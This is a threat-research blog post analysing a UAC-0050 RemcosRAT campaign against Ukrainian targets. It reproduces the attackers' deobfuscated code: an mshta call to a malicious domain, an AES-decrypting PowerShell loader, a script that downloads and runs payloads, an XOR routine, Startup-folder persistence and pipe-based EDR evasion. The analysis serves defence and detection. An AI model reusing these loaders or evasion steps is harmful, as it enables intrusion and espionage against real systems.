Pipe Method Used for Evasion in Ukraine Attack

uptycs.com/blog/remcos-rat-uac-0500-pipe-method

Uptycs Threat Research

Authors: Karthickkumar Kathiresan, Shilpesh Trivedi

Known for its history of relentless cyber-attacks against Ukrainian targets, the UAC-0050 threat group is at it again. But this time, Uptycs researchers have discovered an advanced strategy that allows for a more clandestine data transfer channel, effectively circumventing detection mechanisms employed by Endpoint Detection and Response (EDR) and antivirus systems.

The group's weapon of choice is RemcosRAT, a notorious malware for remote surveillance and control, which has been at the forefront of its espionage arsenal. However, in their latest operational twist, the UAC-0050 group has integrated a pipe method for interprocess communication, showcasing their advanced adaptability.

Leveraging pipes within the Windows operating system provides a covert channel for data transfer, skillfully evading detection by Endpoint Detection and Response (EDR) and antivirus systems. Although not entirely new, this technique marks a significant leap in the sophistication of the group's strategies.


Targeting the Ukrainian government, the UAC-0050's campaign hints at a politically motivated agenda with potential geopolitical implications. The employment of RemcosRAT and the innovative use of pipe methods for data movement spotlight the group's focus on stealth and intelligence gathering. While the possibility of state sponsorship remains speculative, the group's activities pose an undeniable risk, especially to government sectors reliant on Windows systems.

This blog outlines the technicalities of the attack, providing expert analysis from our researchers at Uptycs. From understanding the nature of pipes in Windows for interprocess communication to analyzing the real-world impact of these advanced evasion techniques, we offer a comprehensive look into this sophisticated cyber-espionage operation.

Initial investigation

Our Threat Research Team initiated an investigation after the Uptycs platform alerted to a suspicious .lnk file on December 21, 2023. Analysis revealed UAC-0050's deployment of RemcosRAT in a targeted cyber intelligence operation against Ukrainian government agencies.

The initial attack vector is yet to be pinpointed, though indications lean towards phishing or spam emails, masked as job propositions, targeting Ukrainian military personnel for consultancy roles with the Israel Defense Forces (IDF).
This deceptive tactic, as detailed in the document (Figure 1), involved roles centered around training IDF soldiers in modern warfare techniques, reflecting a complex ruse to infiltrate military networks.



Консультант до Армії оборони Ізраїлю (ЦАХАЛ)
יועץ לצבא ההגנה לישראל

З метою підвищення боєздатності Збройних сил Армія оборони Ізраїлю пропонує військовослужбовцям Збройних Сил України, які мають бойовий досвід та/або досвід командування операціями різного рівня, стати військовими консультантами армії Держави Ізраїль.

Вимоги:

- наявність бойового досвіду та/або досвіду командування не менше 1-го року
- підтверджені компетенції в одному з напрямків військової підготовки
- готовність до релокації

Обов'язки:

- навчання та консультація військовослужбовців та представників Армії оборони Ізраїлю актуальним способам ведення бойових дій

Figure 1–RemcosRAT Military theme

Corroborating these findings, the Ukrainian government, in early December 2023, officially acknowledged a similar attack pattern. As reported on their official website, this incident aligns with the modus operandi of UAC-0050, further solidifying the group's persistent and calculated application of RemcosRAT in their cyber-espionage endeavors.

Malware operation

The LNK file is responsible for initiating the download of an HTA file. Within this HTA file lies a VBS script that, upon execution, triggers a PowerShell script. This PowerShell script endeavors to download a malicious payload (word_update.exe) from a server. Upon

launching, word_update.exe executes cmd.exe and shares malicious data through a pipe. Consequently, it leads to the launch of explorer.exe with the malicious RemcosRAT residing in the memory of explorer.exe.




Figure 2–RemcosRAT workflow

Technical analysis

The investigation begins with a .lnk file. A .lnk file is a Windows shortcut that points to another file, folder, or application. It allows users to access the linked resource quickly without navigating to its location. Cybercriminals can create .lnk files that, while appearing to be shortcuts to legitimate applications or documents, actually point to and execute malicious software.

In this case, the malicious .lnk file gathers information regarding antivirus products installed on the target computer. It verifies if the display name corresponds to 'Windows Defender'. If so, it proceeds to replace the term with an empty string. As a result, the condition within the ‘if’ statement becomes false, preventing the execution of the ‘exit’ statement. Consequently, the script seamlessly continues with any subsequent code.

```
$bIXmsjq = Get-WmiObject -Namespace 'root\SecurityCenter2' -Class AntiVirusProduct -ComputerName $env:computername;
 foreach($QSkPiHV in $bIXmsjq )
 {
 if ($QSkPiHV.displayName -replace 'Windows Defender', ''){ Exit}
 };
 \W*\\*2\\\\msh*e '??ht??t?p?://new-tech-savvy.com/6.h???t??a'.Replace('?','')
```
Figure 3–LNK file

Towards the end of the .lnk file, the threat actor has obfuscated the URL string. Upon deobfuscation, the string is then executed using MSHTA. The execution code is provided

below.

c:\windows\system32\mshta.exe" http[:]//new-tech-savvy[.]com/6[.]hta
We retrieved the 6.hta file for analysis, discovering that it contains a VBScript file with fully obfuscated script content.




Figure 4–HTA file contains Vbscript

Following the successful deobfuscation of the VBScript, we obtained a PowerShell script. The snapshot below illustrates the deobfuscated code result.

The PowerShell script below represents the deobfuscated flow:

1. It initializes a string encoded in Base64, referred to as $lcjcj, and a second Base64-encoded string denoted as $VZnHIGNa.

2. It creates an AES decryption object $WrwQUj with specific properties such as CipherMode, PaddingMode, BlockSize, KeySize, and Key, using the Base64-decoded value of $VZnHIGNa.

3. It extracts the initialization vector (IV) from the payload.

4. It creates a decryptor and decrypts a portion of the payload using AES.

5. It creates memory streams and a GzipStream to decompress the decrypted payload.

6. It converts the decompressed payload into a byte array.

7. It converts the byte array to a UTF-8 string.

8. It uses the | powershell - syntax to execute the decrypted payload as a new PowerShell process.

9. The actual payload is contained in the variable $hQkGkZK. This payload is the result of executing the PowerShell code contained within the original Base64-encoded string $lcjcj




Figure 5–Uptycs alert: MSHTA execution with internet

The outcome ($hQkGkZK) of the deobfuscated process yielded another PowerShell script containing encoded data, as depicted in the snapshot below.

```
Function drU(ByVal Inc)
                Dim qXd
                Dim caz
                 caz = 581
                 Dim Ygw
                Ygw = yEj(Inc)
                    If Ygw = 7000 + 1204 Then
                 For Each qXd In Inc
                Dim WzK
                    WzK = WzK & Chr(qXd - caz)
                  Next
                End If
              drU = WzK
            End Function
            Function qOT()
              Dim Inc
              Dim EAg
              EAg = "powershell.exe -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList (/c powershell.exe $lcjcj =
              'AAAAAAAAAAAAAAAAAAAAAICgygMYmYaaM77gOjbxaE+OmOdFkq2p3lTl3GrEsmUopNlpQHNn8dngWwKHN6/PGRyphWuoW4LzNEpDIOoWfqYMatYKkaoMASWL1rQjgzLcPn+RWavko7lZJfWP3mhTEGcGM18u7h23ZukLv6fCm9pBaeHe424JXWA
              MMzJQrblDelm5q2HTiAcLOnHo4Fg67fNhM8UIUPa/eaDScDdeLk8XIYFkkM/YyLb8yCWXcTWiq9JYqI+HOi0mKj5VLEnTlSR+NHYOe/8aU2l+siCLkdZZWmrKAByLt0ua5KM8bbZzICaji9qT0ymBwMqYvbXeSiuqXTL1I70OSpPIxItX3p+bvPwr
              EXlJm6+MMiD/TP06Hj+GQslM4hJJoXgI8pwp9HXl47U8k08fszGyjsN9+z4JfrkjNz6Vq8576g2PFEn45QGvmhaAln7h2bH953HEsVVoBO9Qgxfbwk2nyJl/LT2klZA8u6g2cani+Gkc52BA5vDyFhvLYhkFn5pfDBV5ilhfVYnbPAYZdtonldhw
              C9YrCrtjg+YWzl1HjiuQD22w#9774OVluXh09JXCNHk99gi05fUuYtF1ccKSdVOUnD5XcwXYQcab9BPB+7oCZrXHleilaXyRrbGpu23E3ZEVTbxWcwaAjy3KQghCFoAKoIKN2ZIljQgs3lCzUp5GDLbimJCtZj96HM8E5ky+4MJvF3ZY1PVgN5lHg
              zaDMG5CldFP103U8nBrlv42lJJV60r3grjTyIkeQN/T7Ku6cwlj2+xYH97oSknIW1FNY4dux2VVBPQXM6K4tmzGc+FLJ4bZyIExrLr+ZFI9FU080iP81L0eBSVzw5UChPf/QoF4Kcq0s4Zu2nZRbD1NNqoCBkVbPp/gZioSLmACwzQ0GGguHo2RTz
              DR/+pBEzIU63tZi9jEMxY+R2OIGbzon/is+P';SV2nHIGNa = 'cFJVWkVRemdNbHlUV2p2elhvV2dCVHBzSGRCc252Q0k=';$WrwQUj = New-Object 'System.Security.Cryptography.AesManaged';$WrwQUj.Mode =
              [System.Security.Cryptography.CipherMode]::ECB;$WrwQUj.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;$WrwQUj.BlockSize = 128;$WrwQUj.KeySize = 256;$WrwQUj.Key =
              [System.Convert]::FromBase64String($V2nHIGNa);$PXgai = [System.Convert]::FromBase64String($lcjcj);$mihntCEE = $PXgai[0..15];$WrwQUj.IV = $mihntCEE;$uPeoD8YiT =
              $WrwQUj.CreateDecryptor();$ayVBWybDT = $uPeoD8YiT.TransformFinalBlock($PXgai, 16, $PXgai.Length - 16);$WrwQUj.Dispose();$AEoqae = New-Object System.IO.MemoryStream( , $ayVBWybDT
              );$ReYcU = New-Object System.IO.MemoryStream;$ssuCyzDxn = New-Object System.IO.Compression.GzipStream $AEoqae, ([IO.Compression.CompressionMode]::Decompress);$ssuCyzDxn.CopyTo( $ReYcU
              );$ssuCyzDxn.Close();$AEoqae.Close();[byte[]] $CuCoXVRy = $ReYcU.ToArray();$hQkGkZK = [System.Text.Encoding]::UTF8.GetString($CuCoXVRy);$hQkGkZK | powershell - }"
                Dim Rae
                  Set Rae = vOJ(drU(Array(668,696,680,695,686,693,697,627,664,685,682,689,689)))
                   Rae.Run(EAg),0,true
            self.close()
            End Function
            Function yEj(ByVal Ygw)
                yEj = YarType(Ygw)
            End Function
            Function vOJ(ByVal objectType)
            Set vOJ = CreateObject(objectType)
            End Function
            qOT()
```

Figure 6–Powershell script

1. It creates file paths by leveraging the user's AppData directory and specific file names.

2. It verifies the existence of particular files (word_update.exe and ofer.docx) using Test-Path.

3. If these files are present, it invokes the DcO function to carry out actions based on the file extensions. In the absence of these files, it utilizes the JWF function to download data, writes it to a file using JBH, and subsequently calls DcO to perform actions based on the file extensions.

```
function JBH($oGd, $UjM){
    [IO.File]::WriteAllBytes($oGd, $UjM)
}
function DcO($oGd){
    if ($oGd.EndsWith((HrL @(3574,3628,3636,3636))) -eq $True){ rundll32.exe $oGd} --> if  filename extension ending in ".dll," it is executed using rundll32.exe.
    elseif ($oGd.EndsWith((HrL @(3574,3640,3643,3577))) -eq $True){ powershell.exe -ExecutionPolicy unrestricted -File $oGd} --> if filename extension ending in ".ps1," it is  executed using powershell.exe
    elseif ($oGd.EndsWith((HrL @(3574,3637,3643,3633))) -eq $True){ misexec /qn /i $oGd} --> if filename extension ending in ".exe," it is executed using misexec.exe.
    else {        Start-Process $oGd       }}
function JWF($jVs){  --> payload downloading function
    $Fzf = New-Object (HrL @(3606,3629,3644,3574,3615,3629,3626,3595,3636,3633,3629,3638,3644))
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12
    $UjM = $Fzf.DownloadData($jVs)
    return $UjM
}
function HrL($1UX){
    $dVN=3528
    $BIX=$Null
    foreach($BKV in $1UX) { $BIX+=[char]($BKV-$dVN) }     return $BIX }
function WON(){
    $LOJ = $env:AppData + '\'
    $xSzFqBICuDaU = $LOJ + 'word_update.exe'          Payload Name
    if (Test-Path -Path $xSzFqBICuDaU){
        DcO $xSzFqBICuDaU
    }
    Else{
        $yEEIVeRSjgTSs = JWF (HrL
        @(3632,3644,3644,3640,3586,3575,3575,3638,3629,3647,3573,3644,3629,3627,3632,3573,3643,3625,3646,3646,3649,3574,3627,3639,3637,3575,3647,3639,3642,3628,3623,
        3645,3640,3628,3625,3644,3629,3574,3629,3648,3629))    --> payload downloading URL
        JBH $xSzFqBICuDaU $yEEIVeRSjgTSs
        DcO $xSzFqBICuDaU  }
    $FDofKIawKhYH = $LOJ + 'ofer.docx'                Payload Name
    if (Test-Path -Path $FDofKIawKhYH){ DcO $FDofKIawKhYH  }
    Else{
        $CoZLGfafxCuPY = JWF (HrL
        @(3632,3644,3644,3640,3586,3575,3575,3638,3629,3647,3573,3644,3629,3627,3632,3573,3643,3625,3646,3646,3649,3574,3627,3639,3637,3575,3639,3630,3629,3642,3574,
        3628,3639,3627,3648))     --> payload downloading URL
        JBH $FDofKIawKhYH $CoZLGfafxCuPY
        DcO $FDofKIawKhYH
    } } WON
```

Figure 7–Powershell script and payload execution

Uptycs captured all PowerShell activities deemed suspicious, presenting the de-obfuscated content in the snapshot.




Figure 8–Uptycs alert: powershell suspicious entry

The payloads, namely word_update.exe and ofer.docx, are downloaded from the domain new-tech-savvy[.]com.

The payload files(Doc,exe) are placed in the root of the roaming folder(%appdata%).

Payload

Request for downloading word_update.exe.




Figure 9–Downloading executable payload

Upon running word_update.exe, it generates a self copy file in a newly created folder within the roaming directory(%appdata%). However, the name of the self copy file is altered.




Figure 10–Uptycs alert: Process execution from AppData folder

C:\Users\<username>\AppData\Roaming\WordpadService\fmTask_dbg.exe

The malware established persistence by creating an entry in the startup folder through the generation of an LNK file. Consequently, fmTask_dbg.exe is executed each time the machine is booted.

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\fmTask_dbg.lnk

The file contains unusual resource data, which is then transferred to memory, and the content undergoes decryption through XOR operations. This is the first level of decryption.

```
73 1E       jae word_update.D660E7
8B55 08     mov edx,dword ptr ss:[ebp+8]
0355 F8     add edx,dword ptr ss:[ebp-8]
8955 F4     mov dword ptr ss:[ebp-C],edx
8B45 F4     mov eax,dword ptr ss:[ebp-C]
8B08        mov ecx,dword ptr ds:[eax]
894D F0     mov dword ptr ss:[ebp-10],ecx
8B55 F0     mov edx,dword ptr ss:[ebp-10]
3355 10     xor edx,dword ptr ss:[ebp+10]
8B45 F4     mov eax,dword ptr ss:[ebp-C]
8910        mov dword ptr ds:[eax],edx
EB D1       jmp word_update.D660B8
```

Figure 11–Xor loop

Following this, it invokes the WriteFile API function, where the file handle is denoted by 0x59c, pointing to an unnamed file: \filesystem\npfs. Unnamed pipes necessitate the passing of their handles to the corresponding communicating processes to facilitate the exchange of data.

Figure 12–Handle of unnamed pipe object in which data written by WriteFile API

Threat actors often resort to techniques such as process injection or hollowing to execute malicious code within authentic processes. However, employing a clever strategy, attackers leverage pipes to effectively bypass detection by EDR/AV systems. Initially, the malicious actor spawned a legitimate child process, cmd.exe, using the CreateProcess API without activating the suspended mode. Subsequently, the attacker implemented a plan to move the decrypted output data from the first level (depicted in Figure 11) to cmd.exe.




Figure 13–Uptycs event alert: Createpipe write event

This process was executed through the WriteFile API, utilizing a handle directed at an unnamed pipe. Upon successful completion, the data was transmitted from word_update.exe to cmd.exe. Figure 14 visually represents the memory of cmd.exe with Read-Write protection, housing the malicious data shared through the pipe.

